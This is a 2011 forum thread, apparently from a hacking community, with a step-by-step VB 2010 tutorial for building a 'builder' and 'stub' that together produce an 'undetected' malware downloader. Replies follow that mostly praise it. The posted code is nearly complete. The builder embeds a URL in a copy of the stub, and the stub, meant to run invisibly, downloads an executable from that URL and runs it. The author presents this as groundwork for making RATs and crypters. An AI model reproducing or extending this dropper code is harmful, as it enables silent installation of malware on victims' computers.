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Skillfaker - April 23, 2011, 6:39 am

Ok, so I have seen a lot lately people asking about how to create Ratz or Crypterz without any experience in VB 2010. They all think it's just a few stupid lines of code and you have a best Rat or Crypter in the world, well it is not. I will show you how to make a builder and a stub for a simple pretty UD downloader. So let's begin.

If you don't know actually what stubs and builders are, these are exe files which generate a custom server based on input in builder and (let's call it) template in stub. As a final result we get a server.exe.

Let's begin...

First we will start off with creating a builder. So start VB 2010, new project->New Form Application and name it whatever (I suggest something relevant ex. Downloader-Builder). Ok, now create one textbox and one button (text box will be used to get download url, and button for building server.exe). Edit your button and textbox as showed in pic...

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Ok once that is done double click button and copy this text in sub part

```
Code Dim Stub As String = CurDir() & "\stub.exe" 'Stub should be in Builder's Directory
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```
    If IO.File.Exists(Stub) = False Then 'If it's not then
```

```
        MsgBox("No Stub Found", MsgBoxStyle.Exclamation) 'display a message
```

```
        Exit Sub 'and Exit the rest of the Sub
```

```
    End If
```

```
    IO.File.Copy(Stub, CurDir() & "\server.exe") 'Copy stub as Server
```

```
    IO.File.AppendAllText(CurDir() & "\server.exe", "FileSplit" & TextBox1.Text) 'Add user-settings to Server with a FileSplit
```

Your code should look like this

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And we are done with the builder, save project and make builder.exe...

Now we have to make a stub, in VB again new project->New Form Application. I suggest you make this form invisible because your server will be invisible then, but you don't have to. Double click in form and copy this text in it.

```
Code Dim BinText As String = IO.File.ReadAllText(Application.ExecutablePath) 'Read All Text in itself and store in variable BinText
```

```
If BinText.Contains("FileSplit") = False Then Exit Sub 'If there is the same Builder's FileSplit then
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```
Dim ArrContents() As String = Split(BinText, "FileSplit") 'Store BinText splitted by FileSplit
```


For num As Integer = 1 To UBound(ArrContents) this part of code collects info about what you have typed in builder and stores it so we can use it later.

and we only have to add downloader code, which is really simple

```
Code My.Computer.Network.DownloadFile(ArrContents(num), "c:\this will be the name of downloaded file.exe")
```

```
Process.Start("C:\name of the file we set above.exe")
```

Code of the stub should look like this

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And that is it!! Save it, build stub.exe put them in the same directory and voila... you have created a builder and stub for the downloader server. Of course you can edit GUI as you wish but basically this is a core of your program. I am not an expert in VB 2010, but this helped me in my learning so I decided to share it with others. I am author of this text, but I didn't code builder and sub on my own I learned this code over other tutorials.

I am sorry for my grammar misstakes(I belive there lots of them, but I think you were able to understand what I have writen.)

Dont forget to say thanks... Enjoy ;D

bluestar1 - April 23, 2011, 6:45 am

Very nice tut man, im sure many members will find this extremely helpful :)

panda666 - April 23, 2011, 8:18 am

nice TUT man.gonna try that.tnx

Grieve™ - April 23, 2011, 8:20 am

nice tutorial. im sure newer newbs to vb.net will find it useful.

Skillfaker - April 23, 2011, 11:26 am

Thank you all for responds, expect more tutorials about vb.net from me ;)

BaussHacker - April 23, 2011, 11:50 am

Very simple tutorial, but it's good.

Keep it up :)

Skillfaker - April 23, 2011, 12:03 pm

(Apr 23, 2011 11:50 AM)BaussHacker Wrote: [\[CITE\]](#) Very simple tutorialI think it is enaugh detailed and explained for everyone to understand, even if they havent done anything in vb.net yet, dont you think ? :)

Anyway thanks for you response :D

BaussHacker - April 23, 2011, 12:17 pm

(Apr 23, 2011 12:03 PM)skill.labs Wrote: [\[CITE\]](#) I think it is enaugh detailed and explained for everyone to understand, even if they havent done anything in vb.net yet, dont you think ? :)

Anyway thanks for you response :D

I mean it's a simple code and there could be done other things to it. It's not something advanced, well not in my opinion. It looks good other than that and no problem :) ?

Skillfaker - May 1, 2011, 3:12 pm

Oh ok thanks again for respond;)

SpriteZ - August 16, 2011, 4:52 am

Thanks for this, helped me out a lot ;/. Must be longer than 50 characters now? What the...?

Penthos - August 16, 2011, 5:05 am

Very nice, Detailed and well written,

i will enjoy the read. Nice work :P

xMadnez - September 23, 2011, 1:28 pm

nice ty i am still learning vb its sooo much fun

Sol Yurick - September 23, 2011, 2:35 pm

Why do you really need to bring back a 4 month old thread?

Skillfaker - September 25, 2011, 11:32 am

@XMadnez thank you for your respond.... but you really shouldnt bring back this old thread again :)

adiiforu - September 25, 2011, 12:23 pm

Good tut. It looks good if someone takes effort

????? - September 25, 2011, 1:10 pm

good tut , but it's not much harder to just make it with a built in stub and much easier to manage

Skillfaker - September 25, 2011, 1:25 pm

True, but when i wrote this tut i was just beginner, now i will write tuts for more advanced stuff... thanks for reply btw :)

LizzyDizzy32 - September 25, 2011, 2:32 pm

Thank you and im for sure going to bookmark this page =D

Skillfaker - September 26, 2011, 6:01 am

again, thanks for all the responds.... :)

403 - December 17, 2011, 1:22 pm

i saw this same tutorial while googleing.

Skillfaker - January 5, 2012, 2:21 pm

(Dec 17, 2011 02:22 PM)403 Wrote: [\[CITE\]](#) i saw this same tutorial while googleing. sorry but that is bs... I know this is an old thread but I couldn't not reply to this... I made this tutorial all by myself...

Thank you

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Thank you

SIM-243062 - February 29, 2012, 8:51 am

Very helpful :), thanks a lot :D, i know my msg is 2 short

xDISFIGURE - February 29, 2012, 11:20 am

Very nice piece of code. Really use full to understand the principle of builder/stub.

Lambasoft - March 1, 2012, 10:09 am

WHERE WERE YOU 4 days ago ! I've been creating my builder and asked for help here !

Thanks a lot ... just have a simple question : can we change the builded .exe icon ?

SIM-243062 - March 2, 2012, 4:09 am

(Mar 1, 2012 11:09 AM)a1a4a Wrote: [\[CITE\]](#) can we change the builded .exe icon ?

YES, you should find the code on his forum, i don't remember how to do this :/